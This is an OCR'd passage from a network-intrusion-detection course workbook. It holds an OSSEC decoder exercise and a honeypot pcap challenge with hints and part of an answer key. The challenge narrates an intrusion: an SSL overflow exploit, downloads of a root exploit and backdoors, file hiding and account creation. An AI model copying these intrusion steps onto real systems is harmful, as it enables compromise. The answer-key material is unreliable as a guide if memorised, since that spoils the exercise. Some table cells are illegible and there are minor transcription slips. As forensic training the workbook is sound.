    <if_sid>20101</if_sid>
    <decoded_as>snort</decoded_as>
    <id>1:123456789</id>
    <description>Snort Indicator of Compromise</description>
  </rule>
```

You should see the following alert in /var/ossec/logs/alerts/alerts.log:

```
root@SEC503:/home/sans# tail -f /var/ossec/logs/alerts/alerts.log

** Alert 1434286301.11751: mail  - ids,
2015 Jun 14 08:51:41 SEC503->/var/log/auth.log
Rule: 104405 (level 10) -> 'Snort Indicator of COMPROMISE'
Src IP: 192.168.11.24
Dst IP: 184.168.221.63
Jun 14 05:51:40 SEC503 snort: [1:123456789:0] Windows directory listing
- Indicator of compromise {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
```

Extra Credit:

Description: Write a simple OSSEC decoder to parse a SiLK message sent to syslog. Suppose a site runs an hourly cron job that calls a script to perform some analysis from aggregated hourly SiLK data using rwstats. The purpose of the script is to find an abnormally large number of bytes leaving the site from any one source IP. A message is sent to syslog when the script finds a threshold number of bytes. A syslog entry looks like this:

```
Jun 13 08:05:20 SEC503 Silk[12]: Silk High Volume Alert:
192.168.11.103: Bytes:1000000
```

This log message is found in silklog-simulate.txt for you to use later when you test your decoder.

The file /var/ossec/etc/local_decoder.xml is where user-defined decoders belong. As **root**, edit the file /var/ossec/etc/local_decoder.xml where the decoders are defined. You see the following entry:

```
<decoder name="TEMPLATE">
  <parent>Silk</parent>
  <regex>=^YOUR MATCHING STRING
HERE:\S+(\d+.\d+.\d+.\d+)\S+Bytes:\d+\S+$</regex>
  <order>srcip</order>
</decoder>
```

This decoder is named via the <decoder name> tag. The <parent> tag identifies the parent name as "Silk", the decoder entry that precedes it in the local_decoder.xml file. The <regex> is a regular expression to match the syslog output. And the <order> tag identifies named fields enclosed in parentheses in the <regex> pattern match – in this case the source IP/srcip. This can be used in other related decoders for additional testing.

While no documentation was found, the <order> tag appears to be necessary when the <regex> tag is used. The <order> tag must contain one or more of OSSEC's available label values; see online OSSEC documentation for these values. The <order> tag cannot be left empty otherwise an error is generated. The srcip label is not used for this particular decoder, but it seems to make OSSEC happy.


The syslog message is parsed before it is passed to OSSEC so the log entry that OSSEC sees is the portion shown next.

```
Silk High Volume Alert: 192.168.11.103: Bytes:1000000
```

In the file /var/ossec/etc/local_decoder.xml, replace the gray highlighted decoder name <decoder name> with a name of your choosing.

Replace "YOUR MATCHING STRING HERE" with the bold underlined string above that is found in the passed portion of the syslog message. The regular expression used is explained in diagram that follows in case you are curious. Also, it is useful to know that an OSSEC rule relating to this decoder is in /var/ossec/rules/local_rules.xml (rule id

199999) to generate an alert when this decoder triggers.



Save your edit session. In order for the decoder to be activated you must restart OSSEC. Enter the following command as **root**:

```
ossec-control restart
```

You should see all the various processes associated with OSSEC starting. If you get error messages such as:

> ossec-syscheckd (1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.
>
> ossec-rootcheck(1210): ERROR Queue '/var/ossec/queue/ossec/queue' not accessible: 'Connection refused'.

you have done something wrong. Otherwise, you're set to try out your new decoder.

We are going to use the ossec-logtest command to test the decoder rather than creating an actual syslog entry. The command allows you to supply OSSEC a log record to ingest, making sure that the decoder is syntactically correct, has all the required OSSEC-related files, such as referenced parent decoders, and finally processes the log record to see if any decoders match the log record content/patterns before sending the record to the OSSEC rule processor.

Normally, the ossec-logtest command will prompt the user to enter the log record. However, we're going to feed it the log record found in /home/sans/Exercises/Day5/silklog-simulate.txt so you don't have to cut and paste it from the file or manually enter it.

As **root**, enter the following command

```
root@SEC503:/home/sans/Exercises/Day5#
ossec-logtest < silklog-simulate.text
```

If you are successful, you will see output similar to the following:

```
2015/06/15 09:41:20 ossec-testrule: INFO: Reading local decoder file.
2015/06/15 09:41:20 ossec-testrule: INFO: Started (pid: 17413).

ossec-testrule:  Type one log per line.


**Phase 1: Completed pre-decoding.
      full event: 'Jun 13 08:05:20 SEC503 Silk[12]: Silk High Volume
      Alert:192.168.11.103 Bytes:1000000'

       hostname: 'SEC503'
       program_name: 'Silk'
       log: 'Silk High Volume Alert:192.168.11.103 Bytes:1000000'

**Phase 2: Completed decoding.
       decoder: 'Silk'

**Phase 3: Completed filtering (rules).
       Rule id: '199999'
       Level: '10'
       Description: 'Host High Outbound Volume Host Alert'
**Alert to be generated.
```

The "Phase 3" output with "Rule id: '199999'" means that you have created a decoder that has fired and triggered OSSEC rule 199999.

The most difficult task when writing a new decoder is creating a regular expression to match the log output. Since creating regular expressions is beyond the scope of the class, this exercise is less analytical than most – especially for an extra credit question. The intent was to acquaint you with the processes and testing methods involved when creating an OSSEC decoder.

What OSSEC decoder did you create?

<u>Answer:</u>

```
<decoder name="Your Decoder Name">
  <parent>Silk</parent>
  <regex>=^Silk High Volume Alert:
\S+(\d+.\d+.\d+.\d+)\S+Bytes:\d+\S+$</regex>
  <order>srcip</order>
</decoder>
```

This page intentionally left blank.

SEC503 Day 6

HANDS-ON

COURSE EXERCISES

Table of Contents – The Challenge

Note that all exercises in the Challenge use the pcap file **challenge.pcap** located in the directory **/home/sans/Exercises/Day6**. Some exercises may use the SiLK file **challenge.silk** located in the same directory.

Approach to Challenge:

The questions in Part1 may be help you discover some details about the honeypot and its environment.

Part 2 suggests the use of Snort to start the discovery process about attacks on the honeypot. You can follow the guidance or pursue the discovery on your own without guidance. Regardless, there are some tables found in Parts 2 and 3 that might help you record your findings.

There are several thousand packets that have been captured with a lot of malicious activity. The answers provided do not represent the entirety of activity. If you happen to find more malicious activity, record it for discussion at the end of the day.

Good luck!!

Credit and thanks to Jess Garcia and Guy Bruneau for creating the Challenge.

The Challenge - Questions

Part 1 - Discovering details about the honeypot

1. **What is the IP address of the honeypot?** 192.168.1.3

   Description: Determine the address of the honeypot host. Since the honeypot is the target for attack, you can imagine that it is the one that gets the largest percentage of traffic.

   Hint: Use the rwstats command to list the destination IP, and record counts and record percentages of the top 10 hosts. Use the field number associated with the destination IP and a count of 10.

   Hint: Use the following command:

   ```
   rwstats challenge.silk --fields 2 --count 10
   ```

2. **Which TCP ports were open on the honeypot? Can you recognize which well-known services are supposedly running on the ports that were open?**

   Description: Extract the packets from the honeypot that are sign of a session establishment/acknowledgement.

   Hint: Use tcpdump to find the honeypot responding to and acknowledging incoming SYN's.

   Hint: The tcpdump filter part for the TCP flags is 'tcp[13] = 0x12'. Combine this with the source address of the honeypot to discover the open ports.

   Hint: Pipe the output from tcpdump to the following series of commands to get a sorted list of the source ports on the honeypot that returned a SYN/ACK using:

   ```
   awk '{print $3}'  | cut -f 5 -d '.' | sort -n -u
   ```

   This pipes the output to *awk* to extract the third space-delimited field, yielding a combination of source host and port, delimited by periods. The *cut* command takes the fifth field, the port, and pipes that output to a numeric *sort* of unique source ports.

3. **Are there syslog servers in this particular network? If so, what are their IP addresses? Examining syslog traffic may assist you in seeing some of the attacker's activity.**

   Be aware that some of the syslog activity that you see is actually the system administrator of the honeynet who needs to alter the environment, like restarting the compromised system, to prevent the attacker from targeting external systems.

   Description: Analyze **challenge.pcap** to see if there is syslog traffic in it. If so, isolate which IP addresses are involved in that particular traffic (the */etc/services* file may prove useful to identify the default port and transport protocol for syslog).

   Hint: The default port for syslog is 514/udp.

   Hint: Pipe the output of tcpdump to:

```
awk '{print $4}' | cut -f 1-4 -d '.' | sort -n -u
```

   This selects the fifth field - a combination of destination IP address and port - delimited by periods, extracts only the first four fields representing the IP address, and sorts the unique ones numerically.

4. **What TCP connections were initiated by the honeypot?** 5 IPs

   Description: Use tcpdump to extract TCP session initiation requests from the honeypot.

   Hint: Use the following filter to identify outgoing SYNs:

```
'src host 192.168.1.3 and tcp[13] = 0x02'
```

Part 2 - Identifying Attacks

1. **Run the traffic through Snort to identify attacks.**

   Description: Run the captured traffic through Snort, using the **snort.conf** file found in the **etc** directory of the current directory. Preserve the alerts in ASCII in the log directory named **log** found in the current directory.

   Hint: Run the following command:

   Small L

   ```
   snort -c etc/snort.conf -K ascii -l log -r challenge.pcap
   ```

   This may take several seconds to complete. For the time being, we're most interested in the **alert** file found in the **log** directory.

   To work more comfortably with the Snort alerts, let's summarize them using some command line kung fu. Navigate to the **log** directory and execute the following command:

   ```
   grep '\[\*\*' alert | sort | uniq -c | sort -rn > sorted_alerts
   ```

   This extracts the "[*" from the beginning of each Snort alert and sorts the unique alerts into a file named sorted_alerts. This will leave you with a list of the sids (Snort rule ID'S) and the associated alert message.

2. **Critical alerts:**

   Description:

   As described in the course slides, we eliminate all alerts except the following:

   ```
   [**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
   [**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
   [**] [1:542:14] CHAT IRC nick change [**]
   [**] [1:498:7] ATTACK-RESPONSES id check returned root [**]
   ```

3. **Begin to record your findings:**

   Description:

   Before embarking on our journey to figure out why these alerts fired, the "Identifying Attacks" tables on the following pages will be helpful for recording details as you find them. It will help you figure out what happened when and by and to whom/what host for correlation in the final steps of analysis.

   First, take the new list of pertinent alerts (those that excluded false positives) and find the associated alert in the **alert** file. Use an editor of your choice – gedit, vi, emacs to find the full alert in the **alert** file. You can search by the Snort sid or message – whichever you prefer.

Record the first four columns only in the "Identifying Attacks" table to include the Snort rule sid and message, date/time in second precision, and source and destination IPs and ports of the corresponding alert. We'll fill in the fifth column later. Some alerts will have multiple instances with the same source and destination IP and varying ports; record one or two alerts only of the same type.

You may find it easier to remove the table pages from the workbook so you don't have to flip back and forth to enter your findings.

This page intentionally left blank so that the table does not fall on the back of another page.

Part 2 – Identifying Attacks

Alert sid/message	Date/ Time	Source IP/ port	Dest IP/ port	What port, flow, payload made it fire
[illegible] inc CCX NoOP [illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]		[illegible]	[illegible]	Check form [illegible]
[illegible]		[illegible]	[illegible]	Nop Nop
[illegible]		[illegible]	[illegible]	[illegible]

This page intentionally left blank so that the table does not fall on both the front and back of a single page.

Part 2 – Identifying Attacks

Alert sid/message	Date/ Time	Source IP/ port	Dest IP/ port	What port, flow, payload made it fire

4. **Find the corresponding Snort rule for each of the unique alerts.**

   Description: Fill in the final column of the table that describes the Snort rule. Navigate to the **rules** directory and find the rules associated with the alert sid. For instance, let's say that one of the output lines representing a Snort alert after summarizing the alerts with previous *grep* command is as follows:

   [**] [1:**542**:14] CHAT IRC nick change [**]

   The easiest way to find the matching rule is to look for the unique sid associated with the alert/rule. For instance, we would execute the following to find the rule with sid 542:

```
grep "sid:542;"  *
```

   Make sure to use the precise format including the ending semi-colon otherwise you may get multiple rules. Record the unique characteristics of the rule in the fifth column of the table, including protocol, the required flow (into/out of HOME_NET), to client or server, required content for the rule to fire, and the associated port numbers, if more specific than "any". Don't worry about figuring out the pcre part of any rule if it doesn't make much sense.

Part 3 - Analyzing possible compromise and tracking the attackers' activities

Here is where you get to test your mastery of many of the tools such as chaosreader, SiLK, tcpdump, Wireshark, tcpflow, and ngrep, etc. All the tools mentioned in the coursebook material associated with libpcap are available for your use. The hints and answers suggest usage of a certain tool, however if you have another one that you find more helpful, intuitive, or easy to use, by all means – use it. Remember this is just a single way to investigate the alerts and possible compromise. There are many more, and perhaps, better ways.

So far, you should have all the columns in the "Identifying Attacks" table filled in. In this section you will pursue finding out exactly what happened. Ideally, the captured traffic will show reconnaissance prior to the compromise, the compromise, and the hacker's activities after the compromise. That is not always the case. The capture file may represent the only available captured and saved traffic.

All we currently have is what we believe to be an indication(s) or issue(s) via Snort alerts. We are very fortunate that we have both alert-driven data from Snort alerts and data-driven data from pcap collection that has been converted into SiLK format too to help in our assessment of activities. What we do not know is if we have all the data we need to see the entire compromise cycle of reconnaissance, compromise, and post compromise activity. The site where this data was captured may have too much data to be kept for a long period of time and some relevant data for our investigation may not available. It's helpful to keep in mind when investigating what you believe is an incident, that you may not have all the historic data necessary for complete analysis.

1. **Run chaosreader against the challenge.pcap file**

Description: If you recall, chaosreader can create an HTML interface for much of the traffic. Run the command:

```
chaosreader -eq challenge.pcap -D /home/sans/chaosreader
```

This may take several seconds. This will create the index.html and all other files in the already existing directory of **/home/sans/chaosreader**. Open this up in your Firefox browser. Enter the following to navigate to the chaosreader output:

```
firefox /home/sans/chaosreader/index.html
```

It may take a few seconds for the page to appear. This is a time-ordered list of much of the activity in the challenge.pcap. This will come in very handy when we need to see session reconstruction.

2. **Examine the CHAT alert using chaosreader:**

Description: Find and examine the single CHAT alert using the same method as the previous exercise.

Hint: Search (CTRL/F that opens a find/search box in the bottom left corner) by the IRC port number "6667". This should take you to entry number 3886. Select the "as html" option in the far right column.

Unless you speak Portuguese, the conversation makes no sense. Why is this suspicious? When did this occur in your timeline?

3. **Examine the remaining Snort alerts:**

Description: The remaining alerts are the most critical. Using your "Identifying Attacks" table of entries with date/time, IP's, ports, and alerts, pursue what transpired for the other Snort alerts. If it makes more sense to you, examine these sessions from the earliest to the latest in occurrence.

You can use chaosreader or a combination of tcpdump and Wireshark, tcpflow or ngrep. If you use chaosreader, do the "finds" to locate a session using a unique combination of IP address:source port. For instance, if you wanted to look at a NetBIOS session involving host/port 202.130.24.59:1765, you would enter 202.130.24.59:1765 in the find/search box. You may not be able to enter the find data quickly since chaosreader appears to be searching as you enter the text, but it eventually seems to appear if you are patient.

All the critical alerts pertain to the same listening port on the honeypot, except the one associated with IRC. What is unusual about these exchanges?

Hint: What is port 443? What type of traffic is typically seen (or perhaps not seen) on it. Typically, can you examine this traffic?

By examining your "Identifying Attacks" table, you can find the sessions of most interest. With the exception of the last, they all involve the source/destination host 192.168.1.3 and source/destination port 443.

200.184.43.197	→	tcp/443
61.61.123.123	→	tcp/443
192.168.1.254	→	udp/514

Use another table, "Analyzing Attackers' Activities", on the next few pages to record and summarize important details about each session. You may find it more convenient to remove the pages with the "Analyzing Attackers' Activities" table from this workbook so you don't have to flip back and forth between pages. Directions to help you fill in the tables follow the table templates.

Part 3 – Analyzing Attackers' Activities

**Date/ Time	IP addresses	Ports	Numeric order of occurrence	Summary of attacker's activity
[illegible]	[illegible]	[illegible]		[illegible]
[illegible]	[illegible]		1	[illegible]
[illegible]	[illegible]		2	[illegible]
3811	[illegible]		[illegible]	
[illegible]	[illegible]		[illegible]	[illegible]
[illegible]	[illegible]			
[illegible]	[illegible]			[illegible]
[illegible]				[illegible]
5	[illegible]			Sys log

** Times may appear to be several seconds off using different analysis tools

Part 3 – Analyzing Attackers' Activities

**Date/ Time	IP addresses	Ports	Numeric order of occurrence	Summary of attacker's activity

** Times may appear to be several seconds off using different analysis tools

Directions to help complete the "Analyzing Attackers' Activities" table:

Examine the reconstructed sessions and see if you can discover what transpired. Record your answer in the "Analyzing Attackers' and Activities" table. You are not expected to understand the intricacies of everything that transpired; the hints should help, and if need be, the answers provide more details. See if anything is meaningful and record it in the final column of the table. You'll fill in the "Numeric order of occurrence" column in Part 4 that pertains to correlating the events.

Useful Information: The purpose of the software that the attacker(s) downloaded:

Before beginning, here is an explanation of some of the names of files/software you should see in the reconstructed sessions. The attacker's motives and attempts to start or manipulate these files will make sense only if you know what they are:

pt or p	→	local ptrace root exploit binary
punk.c	→	backdoor source (65510)
fsflush	→	backdoor binary (65510) - Notice the " *Welcome my Lord*" string
qmail	→	backdoor binary (65519) - Notice the "*ordep*" string
bnc	→	IRC bouncer (32700)

- Examine SHELLCODE alert session between:
  - 200.184.43.197 ←→ 192.168.1.3:443

    First, reconstruct the session where port 1518 is the ephemeral port.

    1. **Why did the Snort SHELLCODE alert fire? Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands?**

    Record a summary of this session in table.

    Next, reconstruct the session where port 2482 is the ephemeral port.

    2. **Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands? What is the difference in the number of "A"s sent in this session versus the previous one?**

    Record a summary of this session in table. Record only success of access and associated userid in the column "Summary of attacker's activity".

  - 61.61.123.123 ←→ 192.168.1.3:443

First, reconstruct the session where port 33438 is the ephemeral port.

1. **Why did the Snort SHELLCODE alert fire? Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands?**

   Record a summary of this session in table

Next, reconstruct the session where port 33587 is the ephemeral port

2. Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands? What is the difference in the number of "A"s sent in this session versus the previous one?

Record a summary of this session in table. Record only success of access and associated userid in the column "Summary of attacker's activity".

- Description:

Let's briefly examine if the other SHELLCODE sessions are the same. Run ngrep as follows:

```
ngrep -t -I challenge.pcap "AAAAAAAA" 'tcp port 443' >
/tmp/ngrep.txt
```

to look at some payloads associated with shellcode and port 443, including a timestamp (-t) . Examine the contents of the output in file /tmp/ngrep.txt

Do they seem to be duplicates of what we've already seen? Do they seem to have a pattern where a certain number are sent in a short period of time?

Hint: There are six sets of activity consisting of four packets sent in a short period of time.

The attacker is attempting to exploit an SSL vulnerability. The actual vulnerability involves a remote attacker employing a buffer overflow sending a large client certificate. If this is successful, it allows the attacker to execute arbitrary code with the same privilege level as the running software – in this instance, user apache.

This vulnerability is described in CVE-2002-0082.

- Examine session between 200.184.43.197:1716 ←→ 192.168.1.3:443

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?** Sid = 1394

   SHELLCODE x86

2. **What userid is the attacker logged in as? The attacker does not have root access yet.**

   apache

   Hint: Look at the account name after uid=##(??)

3. **What is the name of the file that the attacker downloaded with the wget command?**

   pt

4. **The attacker changes the permissions on the downloaded software to be executable, using the chmod command. Next, the downloaded software is invoked. What does this accomplish for the attacker? This software was described in the Useful Information section.**

   Hint: Look at the new uid. got root access

5. **At this point, the attacker is in charge. How does the attacker hide the downloaded file?**

   Hint: The /dev system directory is typically used for device information and not user files. The . " " directory is used to hide files because if someone later executed the *ls –l* command, it would not appear.

6. **What is the name of the next file the attacker downloads from the same server? This is source code that fails to compile/link because of a missing link library.**

7. **What is the name of the next file the attacker downloads from the same server? The Useful Information describes the purpose of this. What does it do?**

8. **What is the new name of the file after the attacker moves it? Can you guess why it is named this? The attacker starts the new downloaded software.**

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4080 ←→ 192.168.1.3:443

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

2. **What userid is the attacker logged in as?**

   UID = 48

3. **What command does the attacker execute? What does this accomplish?**

   Hint: This same command was downloaded and executed in the session that we just examined.

   The attacker does not attempt to maintain root access between sessions, instead executes the software that gives the attacker root access each time.

4. **Next the attacker lists all the running processes. What do you think the attacker is trying to find?**

   Hint: Look at the end of the list and find some software you saw in the last session.

5. **The attacker kills the processes and downloads a different file from the same server. What is the name of the file? What does it do according to the Useful Information?**

6. **What is the file name where the attacker moves the new software? The attacker starts the new process.**

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4798 ←→ 192.168.1.3:443

  1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

  2. **What command does the attacker execute? What does this accomplish?**

  3. **Next the attacker lists the hidden files. What are the names of the files?**

  4. **Once again, the attacker lists all running processes.**

  5. **Apparently, the attacker expected a certain process to be running, yet it is not listed. What program does the attacker start since it is not found in the list of running processes?**

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 200.184.43.197:4673 ←→ 192.168.1.3:443

  1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

  2. **Once again, the attacker gains root access. This time the attacker runs the netstat command to see all listening ports. What port might you guess the attacker is looking for?**

     Hint: This is associated with the dhcdpd process from the previous session. This was renamed from qmail to dhcdpd. Use the Useful Information to help with this.

3. **What artifacts do you see in the *netstat* output that might indicate that the attacker had recently connected to the honeypot host?**

   Hint: The CLOSE_WAIT indicates a connection that requires a selected period of time to elapse before reusing the same socket – same IPs and ports.

4. **What is the name of the new file that the attacker downloads? What is the IP address of the server that is used?**

5. **What does this software do? What is the new name of the file after the attacker moves it?**

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

- Examine the session between 61.61.123.123:33587 ←→ 192.168.1.3:443

This is a difficult session to read since there are many *readline* warning messages. The reason for this is because the bash shell was started without a terminal. You can ignore these warnings.

The first activity that you see appears to be an automated process that gets a file named **qd** that appears to be unsuccessful in the download and execution.

1. **Using the "Identifying Attacks" table, what Snort alerts fired from this session? What content caused them to fire?**

2. **What is the name of the next file that is downloaded? What is the IP address of the server used? What does this do according to the Useful Information? This is verified next when the user installs it and executes it.**

3. **The attacker adds a new user account and changes the password for the new user. What are the new username and password?**

4. **What is the next file downloaded? Look at the name after it is extracted by tar. What do you imagine this software does?**

5. **It is unclear exactly what was successfully installed, however at the end of the session, there is a new backdoor that is started. What is it?**

Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

Final Questions:

1. **Was there any reconnaissance performed from either host 200.184.43.197 or host 61.61.123.123 destined to the honeypot host's web ports 80 and 443 prior to the Snort alerts?**

   Description: Examine any reconnaissance from these two hosts and reconstruct sessions using chaosreader or Wireshark to determine information that might have been useful to the attacker.

   Hint: The reconnaissance comes from hosts 200.184.43.196 and 61.61.123.123 to port 80 of the honeypot.

   Hint: Does the error message from the honeypot contain anything concerning running software or versions?

   Record a summary of the attackers' accomplishments of this session in the "Analyzing Attackers' Activities" table.

2. **What occurred in the backdoor sessions?**

   Description: Examine the backdoor sessions to the honeypot backdoors running on TCP ports 65510 and 65519. Why are they suspicious?

3. **Examine other inbound TCP activity to the other listening ports of honeypot.**

   Description: If you consult your original list of open ports from Part 1 question 2, you'll see that we've analyzed most of the ports in that list. However, we have not looked at activity to ports 21, 22, and 3128. Take a look at any sessions to those open ports on the honeypot. Is any of the activity related to the attacks you've seen so far?

4. **Why did a Snort alert fire from a syslog message?**

   Description: Examine the syslog session that caused the sid 1882 alert about "ATTACK RESPONSES id check userid" to fire. Does this coincide with anything you saw in the reconstructed sessions? Is there anything else of interest in the syslog after this message?

5. If you consult your original list of open ports from Part 1 question 2, you'll see that we've analyzed most of the ports in that list. However, we have not looked at activity to ports 21, 22, and 3128.

Part 4 - Correlation

Being able to correlate alerts and logs is critical to help determine how an intrusion occurred. It is particularly useful if we are able to correlate system events with network events. This particular honeypot was configured to log its messages to a syslog server.

1. **Use the last table to do the correlation by filling in the column to order the events according to time.**

Description: Try to make sense of the chronology of alerts and what each really represents. Review the "Analyzing Attackers' Activities" table and fill in the "Numeric order of occurrence" column.

Answer the following questions:

A. What was the initial reconnaissance action performed from each of the attacking IP addresses? What did this accomplish?

B. How does the attacker get initial and subsequent access each time?

C. Do you think these are different attackers? Although we do not see the any traffic that verifies this, does either attacker download any software for easier future access?

D. What have the attackers managed to install on the honeypot from all the combined sessions. Indicate the function, not the name of the files software. Include the ones that were removed.

The Challenge - Answers

Part 1 - Discovering the network architecture

1. What is the IP address of the honeypot?

Description: Determine the address of the honeypot host. Since the honeypot is the target for attack, you can imagine that it is the one that gets the largest percentage of traffic.

Hint: Use the rwstats command to list the destination IP, and record counts and record percentages of the top 10 hosts. Use the field number associated with the destination IP and a count of 10.

Hint: Use the following command:

```
rwstats challenge.silk --fields 2 --count 10
```

Answer:

```
rwstats challenge.silk --fields 2 --count 10

INPUT: 14993 Records for 2175 Bins and 14993 Total Records
OUTPUT: Top 10 Bins by Records

            dIP|   Records|  %Records|    cumul_%|
    192.168.1.3|      7295| 48.656039| 48.656039|
 145.238.110.68|       262|  1.747482| 50.403522|
  134.214.100.6|       254|  1.694124| 52.097646|
  192.168.1.255|       254|  1.694124| 53.791769|
  193.49.205.19|       252|  1.680784| 55.472554|
 200.184.43.197|       175|  1.167211| 56.639765|
  192.168.1.254|       165|  1.100514| 57.740279|
   63.243.90.10|       135|  0.900420| 58.640699|
    78.68.74.84|        93|  0.620289| 59.260988|
 203.248.234.10|        67|  0.446875| 59.707864|
```

If you analyze the traffic, you will see that most of the traffic is directed to the **192.168.1.3.**

2. **Which TCP ports were open on the honeypot? Can you recognize which well-known services are supposedly running on the ports that were open?**

Description: Extract the packets from the honeypot that are sign of session establishment/acknowledgement.

Hint: Use tcpdump to find the honeypot responding to and acknowledging incoming SYN's.

Hint: The tcpdump filter part for the TCP flags is 'tcp[13] = 0x12'. Combine this with the source address of the honeypot to discover the open ports.

Hint: Pipe the output from tcpdump to the following series of commands to get a sorted list of the source ports on the honeypot that returned a SYN/ACK

awk '{print $3}' | cut –f 5 –d '.' | sort –n –u

This pipes the output to *awk* to extract the third space-delimited field yielding, a combination of source host and port, delimited by periods. The *cut* command takes the fifth field, the port, and pipes that output to a numeric *sort* of unique source ports.

Answer:

```
tcpdump -r challenge.pcap -n 'src host 192.168.1.3 and tcp[13] = 0x12' | awk
'{print $3}'| cut -f 5 -d '.' | sort -u -n

21
22
80
139
443
3128
32700
65510
65519
```

You should get the following list of open services:

21	ftp	**3128**	squid
22	ssh	**32700**	unknown
80	http	**65510**	unknown
139	NetBIOS session service	**65519**	unknown
443	https		

3. **Are there syslog servers in this particular network? If so, what are their IP addresses? Examining syslog traffic may assist you in seeing some of the attacker's activity.**

Be aware that some of the syslog activity that you see is actually the system administrator of the honeynet who needs to alter the environment, like restarting the compromised system, to prevent the attacker from targeting external systems.

Description: Analyze **challenge.pcap** to see if there is syslog traffic in it. If so, isolate which IP addresses are involved in that particular traffic (the */etc/services* file may prove useful to identify the default port and transport protocol for syslog)

Hint: The default port for syslog is 514/udp.

Hint: Pipe the output of tcpdump to:

```
awk '{print $4}' | cut -f 1-4 -d '.' | sort -n -u
```

This selects the fifth field - a combination of destination IP address and port - delimited by periods, extracts only the first four fields representing the IP address, and sorts the unique ones numerically.

Answer:

```
tcpdump -r challenge.pcap -nt 'udp dst port 514' | awk '{print $4}'|
cut -f 1-4 -d '.' | sort -u -n

192.168.1.254:
```

There is a single syslog server 192.168.1.254.

4. What TCP connections were initiated by the honeypot?

Use tcpdump to extract the TCP session initiation requests from the honeypot.

Hint: Use the following filter to identify outgoing SYNs:

```
'src host 192.168.1.3 and tcp[13]  = 0x02'
```

Answer:

Using the above filter on **challenge.pcap** shows the following:

```
12:43:03.950243 192.168.1.3.1027 > 200.226.137.9.80: S [...]
12:43:04.866453 192.168.1.3.1028 > 200.226.137.10.80: S [...]
12:43:41.652364 192.168.1.3.1029 > 200.226.137.9.80: S [...]
12:43:42.318471 192.168.1.3.1030 > 200.226.137.10.80: S [...]
12:44:10.530273 192.168.1.3.1031 > 200.226.137.9.80: S [...]
12:44:11.200309 192.168.1.3.1032 > 200.226.137.10.80: S [...]
12:46:47.625685 192.168.1.3.1034 > 200.226.137.9.80: S [...]
12:46:48.289208 192.168.1.3.1035 > 200.226.137.10.80: S [...]
12:51:13.636451 192.168.1.3.1038 > 200.226.137.9.80: S [...]
12:51:14.537741 192.168.1.3.1039 > 200.226.137.10.80: S [...]
12:52:35.082271 192.168.1.3.1040 > 200.101.87.8.6667: S [...]
15:18:43.420100 192.168.1.3.1041 > 64.202.96.169.80: S [...]
18:33:03.156704 192.168.1.3.1042 > 65.113.119.134.80: S [...]
```

```
18:34:00.931983 192.168.1.3.1043 > 65.113.119.134.80: S [...]
19:01:06.624618 192.168.1.3.1044 > 64.157.4.78.25: S [...]
19:01:09.611267 192.168.1.3.1044 > 64.157.4.78.25: S [...]
19:01:15.600797 192.168.1.3.1044 > 64.157.4.78.25: S [...]
19:01:27.547223 192.168.1.3.1044 > 64.157.4.78.25: S [...]
19:01:47.096246 192.168.1.3.1044 > 64.157.4.78.25: S [...]
```

As you can see, the honeypot tries to contact a few different hosts on the HTTP port (80) and initiates an apparently unsuccessful connection to an SMTP (port 25) server (notice the typical retransmission pattern: 3 secs, 6 secs, 12 secs, ...). This is extremely suspicious as the honeypot should not start any connections.

Part 2 - Identifying Attacks

1. **Run the traffic through Snort to identify attacks.**

   Description: Run the captured traffic through Snort, using the **snort.conf** file found in the **etc** directory of the current directory. Preserve the alerts in ASCII in the log directory named **log** found in the current directory.

   Hint: Run the following command:

```
snort -c etc/snort.conf -K ascii -l log -r challenge.pcap
```

   This may take a several seconds to complete. For the time being, we're most interested in the **alert** file found in the **log** directory.

   In order to be able to work more comfortably with the Snort alerts, let's summarize them using some command line kung fu. Navigate to the **log** directory and execute the following command:

```
grep '\[\*\*' alert | sort | uniq -c | sort -rn > sorted_alerts
```

   This extracts the "[*" from the beginning of each Snort alert and sorts the unique alerts. This will leave you with a list of the sids (Snort rule ID'S) and the associated alert message. Leave this output on the screen for step 2.

   Answer:

   The unique alerts are:

```
[**] [1:402:8] ICMP Destination Unreachable Port Unreachable [**]
[**] [1:2923:9] NETBIOS SMB repeated logon failure [**]
